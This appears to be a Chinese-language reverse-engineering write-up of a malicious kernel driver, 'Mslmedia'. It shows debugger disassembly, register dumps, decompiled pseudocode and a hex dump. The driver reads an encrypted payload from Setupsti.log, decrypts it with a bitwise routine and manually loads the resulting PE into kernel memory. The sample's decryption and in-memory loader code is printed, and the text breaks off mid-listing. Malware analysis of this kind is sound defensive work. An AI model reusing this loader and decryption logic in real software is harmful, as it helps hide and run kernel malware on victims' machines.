


Address: @$scopeip   ☑ Follow current instruction

```
fffff880`035ced93 0f8793000000    ja      Mslmedia+0x1e2c (fffff880`035cee2c)
fffff880`035ced99 488b442438      mov     rax, qword ptr [rsp+38h]
fffff880`035ced9e 488b7c2430      mov     rdi, qword ptr [rsp+30h]
fffff880`035ceda3 8b4c2440        mov     ecx, dword ptr [rsp+40h]
fffff880`035ceda7 ffc1            inc     ecx
fffff880`035ceda9 894c2440        mov     dword ptr [rsp+40h], ecx
fffff880`035cedad 3b4c247c        cmp     ecx, dword ptr [rsp+7Ch]
fffff880`035cedb1 7379            jae     Mslmedia+0x1e2c (fffff880`035cee2c)
fffff880`035cedb3 e986feffff      jmp     Mslmedia+0x1c3e (fffff880`035cec3e)
fffff880`035cedb8 8b54243c        mov     edx, dword ptr [rsp+3Ch]
fffff880`035cedbc 33c9            xor     ecx, ecx
fffff880`035cedbe 83c20a          add     edx, 0Ah
fffff880`035cedc1 ff1551220000    call    qword ptr [Mslmedia+0x4018 (fffff880`035d1018)] ds:002b:fffff880`035d1018={nt!ExAllocatePool
fffff880`035cedc7 8b4c243c        mov     ecx, dword ptr [rsp+3Ch]
fffff880`035cedcb 4c896c2430      mov     qword ptr [rsp+30h], r13
fffff880`035cedd0 48894500        mov     qword ptr [rbp], rax
fffff880`035cedd4 85c9            test    ecx, ecx
fffff880`035cedd6 743b            je      Mslmedia+0x1e13 (fffff880`035cee13)
fffff880`035cedd8 4c396c2448      cmp     qword ptr [rsp+48h], r13
fffff880`035ceddd 7420            je      Mslmedia+0x1dff (fffff880`035cedff)
fffff880`035ceddf 894c2420        mov     dword ptr [rsp+20h], ecx
fffff880`035cede3 4c8d4c2430      lea     r9, [rsp+30h]
fffff880`035cede8 488d4c2448      lea     rcx, [rsp+48h]
fffff880`035ceded 4c8bc0          mov     r8, rax
```


Name	Value
User	
rax	0xfffffa8005e82300
rbx	0xfffff88005704b50
rcx	0x0000000000000000
rdx	0x000000000002b052
rsi	0x0000000000000045
rdi	0x0000000000000001
rsp	0xfffff88005704610
rbp	0xfffff88005704b48
rip	0xfffff880035cedc1
efl	0x00000212
cs	0x0010
ds	0x002b
es	0x002b
fs	0x0053
gs	0x002b
ss	0x0018
r8	0xfffffa8005e82300
r9	0x0000000000000030
r10	0xfffff88004700ac0
r11	0xfffffa8005331770
r12	0x0000000000000000
r13	0x0000000000000000
r14	0x0000000000000009
r15	0xfffff88005704b78
dr0	0x0000000000000000
dr1	0x0000000000000000
dr2	0x0000000000000000

在sub_11AD8中有一次申请大内存然后读文件的操作.



```
if ( v24 )
{
  v25 = ExAllocatePool(0, (unsigned int)(HIDWORD(v28) + 10)); // 申请0x2b052大小的内存
  v26 = HIDWORD(v28);
  v27 = 0i64;
  *v4 = v25;
  if ( v26 )
  {
    if ( Dst )
    {
      au_re_ZwReadFile((__int64)&Dst, v18, v25, &v27, v26); // 读\\SystemRoot\\Setupsti.log 文件
      v8 = v27;
    }
    else
    {
      v33 = 0xC000000D;
    }
    *(_BYTE *)(v8 + *v4) = 0;
  }
```


然后解密数据.



```
if ( PE_Buffer )
{
  if ( PE_Size < 0x7C
    || (v23 = (unsigned int)PE_Buffer[15], (unsigned int)v23 > PE_Size - 2)
    || *((_BYTE *)PE_Buffer + v23) != 80
    || *((_BYTE *)PE_Buffer + (unsigned int)(v23 + 1)) != 69 )
  {
    Encode_11E5C(PE_Buffer, PE_Size);          // 关键解密算法函数
  }
  if ( PE_Size < 0x7C
    || (v24 = (unsigned int)PE_Buffer[15], (unsigned int)v24 > PE_Size - 2)
    || *((_BYTE *)PE_Buffer + v24) != 0x50
    || *((_BYTE *)PE_Buffer + (unsigned int)(v24 + 1)) != 0x45 )// 判断是否是PE头
  {
    FormatStrAndCopyToBuffer_2FD4("E_LMD_NPE%d\r\n", (unsigned int)dword_16E90);
  }
  else
  {
    FormatStrAndCopyToBuffer_2FD4("I_LMD_LDP%d\r\n", (unsigned int)dword_16E90); // 是PE文件的话
    v25 = Mem_Load_Sys_1264C(PE_Buffer, PE_Size);
    dword_1668C = v25 != 0i64;
    if ( v25 )
      FormatStrAndCopyToBuffer_2FD4("W_LMD_SUCCESS_%d\r\n", (unsigned int)dword_16E90); // 内存加载成功 写入日志文件
  }
  ExFreePoolWithTag(PE_Buffer, 0);
}
```

```
if  ( Size_div_4     )                                      // 不为0
{
   v7  = pPEBuffer   ;
   v8  = Size_div_4    ;
   do
   {
      v9  = 0 ;
      v10  = &unk_16EC0   ;                                 // 数组  1 << i 循环32次
      v11  = 0x20i64   ;
      v12  = &unk_16F3C   ;                                 // 数组尾部
      do
      {
         if  ( *v7  & *v10  )                               // Buffer的内容&上数组的内容不为0
            v9  |=  *v12 ;
         ++ v10 ;
         -- v12 ;
         -- v11 ;
      }
      while  ( v11  );
      *v7  =  -1  -  v9 ;                                   // -1 - 数组运算后的内容
      ++ v7 ;
      -- v8 ;
   }
   while  ( v8  );
}
```

解密后,发现明显的PE文件特征.




```
FFFFFA80`06318000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
FFFFFA80`06318010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
FFFFFA80`06318020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FFFFFA80`06318030  00 00 00 00 00 00 00 00 00 00 00 00 D8 00 00 00
FFFFFA80`06318040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
FFFFFA80`06318050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
FFFFFA80`06318060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
FFFFFA80`06318070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00
FFFFFA80`06318080  E1 76 FC 93 A5 17 92 C0 A5 17 92 C0 A5 17 92 C0
FFFFFA80`06318090  A5 17 93 C0 C2 17 92 C0 AC 6F 01 C0 A0 17 92 C0
FFFFFA80`063180A0  AC 6F 11 C0 A0 17 92 C0 AC 6F 1B C0 84 17 92 C0
FFFFFA80`063180B0  AC 6F 07 C0 A0 17 92 C0 AC 6F 03 C0 A4 17 92 C0
FFFFFA80`063180C0  52 69 63 68 A5 17 92 C0 00 00 00 00 00 00 00 00
FFFFFA80`063180D0  00 00 00 00 00 00 00 00 50 45 00 00 64 86 07 00
FFFFFA80`063180E0  98 0D 30 57 00 00 00 00 00 00 00 00 F0 00 22 00
FFFFFA80`063180F0  0B 02 09 00 00 F6 01 00 00 EE 19 00 00 00 00 00
FFFFFA80`06318100  64 00 1C 00 00 10 00 00 00 00 01 00 00 00 00 00
FFFFFA80`06318110  00 10 00 00 00 02 00 00 06 00 01 00 06 00 01 00
FFFFFA80`06318120  06 00 01 00 00 00 00 00 00 20 1C 00 00 04 00 00
FFFFFA80`06318130  E2 D7 02 00 01 00 00 00 00 00 04 00 00 00 00 00
FFFFFA80`06318140  00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00
FFFFFA80`06318150  00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00
FFFFFA80`06318160  00 00 00 00 00 00 00 00 84 00 1C 00 3C 00 00 00
FFFFFA80`06318170  00 00 00 00 00 00 00 00 00 E0 1B 00 80 0A 00 00
FFFFFA80`06318180  00 9C 02 00 48 14 00 00 00 10 1C 00 C8 00 00 00
FFFFFA80`06318190  80 02 02 00 1C 00 00 00 00 00 00 00 00 00 00 00
FFFFFA80`063181A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FFFFFA80`063181B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FFFFFA80`063181C0  00 00 02 00 78 02 00 00 00 00 00 00 00 00 00 00
```


```
fffff880`035cf323 8d43fe          lea     eax, [rbx-2]
fffff880`035cf326 3bc8            cmp     ecx, eax
fffff880`035cf328 770f            ja      Mslmedia+0x2339 (fffff880`035cf339)
fffff880`035cf32a 803c3950        cmp     byte ptr [rcx+rdi], 50h
fffff880`035cf32e 7509            jne     Mslmedia+0x2339 (fffff880`035cf339)
fffff880`035cf330 8d4101          lea     eax, [rcx+1]
fffff880`035cf333 803c3845        cmp     byte ptr [rax+rdi], 45h
fffff880`035cf337 740d            je      Mslmedia+0x2346 (fffff880`035cf346)
fffff880`035cf339 4533c0          xor     r8d, r8d
fffff880`035cf33c 8bd3            mov     edx, ebx                             该函数返回后, 内存里的数据解密
fffff880`035cf33e 488bcf          mov     rcx, rdi
fffff880`035cf341 e816fbffff      call    Mslmedia+0x1e5c (fffff880`035cee5c)
fffff880`035cf346 83fb7c          cmp     ebx, 7Ch
fffff880`035cf349 7269            jb      Mslmedia+0x23b4 (fffff880`035cf3b4)
fffff880`035cf34b 8b4f3c          mov     ecx, dword ptr [rdi+3Ch]
fffff880`035cf34e 8d43fe          lea     eax, [rbx-2]
fffff880`035cf351 3bc8            cmp     ecx, eax
fffff880`035cf353 775f            ja      Mslmedia+0x23b4 (fffff880`035cf3b4)
fffff880`035cf355 803c3950        cmp     byte ptr [rcx+rdi], 50h
fffff880`035cf359 7559            jne     Mslmedia+0x23b4 (fffff880`035cf3b4)
fffff880`035cf35b 8d4101          lea     eax, [rcx+1]
fffff880`035cf35e 803c3845        cmp     byte ptr [rax+rdi], 45h
fffff880`035cf362 7550            jne     Mslmedia+0x23b4 (fffff880`035cf3b4)
fffff880`035cf364 8b15264b0000    mov     edx, dword ptr [Mslmedia+0x6e90 (fffff880`035d3e90)]
```

我们这时候把内存中的数据dump出来.


然后会判断是否是PE文件,是PE文件进入加载流程.




```
}
n_ifnew_D8 = PE_Buffer[15];
if ( *(unsigned int *)((char *)PE_Buffer + ifnew) != 0x4550 )// 判断是否是PE文件
{
  FormatStrAndCopyToBuffer_2FD4("E_LDL_IMZ\r\n");
  if ( v5 )
    ExFreePoolWithTag(v5, 0);
  if ( v6 )
    ExFreePoolWithTag(v6, 0);
  return 0i64;
}
Size = *(unsigned int *)((char *)PE_Buffer + ifnew + 0x50); // 获取SizeOfImage
v10 = ExAllocatePool(0, Size + 0x5E0);
p_PE_Buffer = (unsigned __int64)v10;
v61 = v10;
if ( !v10 )
{
  FormatStrAndCopyToBuffer_2FD4("E_LDL_NOMEM_%ld\r\n", (unsigned int)(Size + 1504));
  if ( v5 )
    ExFreePoolWithTag(v5, 0);
  if ( v6 )
    ExFreePoolWithTag(v6, 0);
  return 0i64;
}
memset_37E0(v10, 0, Size);
Dst = (_QWORD *)(p_PE_Buffer + Size);
FormatStrAndCopyToBuffer_2FD4("I_LDL_MB_%I64x\r\n", ~p_PE_Buffer); // 申请SizeofImage大小的Buffer,取反后内存地址写入日志文件.
if ( !(unsigned int)Copy_PE_Data_125BC(
                      (void *)p_PE_Buffer,
                      PE_Buffer,
                      (unsigned int)ifnew + *(unsigned int *)((char *)PE_Buffer + ifnew + 0x54)) )// SizeOfHeaders  400+D8
{
  ExFreePoolWithTag((PVOID)p_PE_Buffer, 0);
  FormatStrAndCopyToBuffer_2FD4("E_LDL_EMCP\r\n");
```



```
if ( v50 && *(_DWORD *)(v12 + 0xB4) && *(_DWORD *)(v12 + 0xB0) )// 判断重定位表是否为空  处理重定位表
{
  FormatStrAndCopyToBuffer_2FD4("I_LDL_REOC\r\n");
  v18 = 0i64;
  if ( !*(_DWORD *)(v12 + 180) )
  {
    FormatStrAndCopyToBuffer_2FD4("E_LDL_NODI\r\n", 0i64);
    if ( v5 )
      ExFreePoolWithTag(v5, 0);
    if ( v6 )
      ExFreePoolWithTag(v6, 0);
    return 0i64;
  }
  v19 = (unsigned int *)(p_PE_Buffer + *(unsigned int *)(v12 + 0xB0));
  for ( i = v19[1]; i > 0; i = v19[1] )
  {
```




```
LABEL_65:
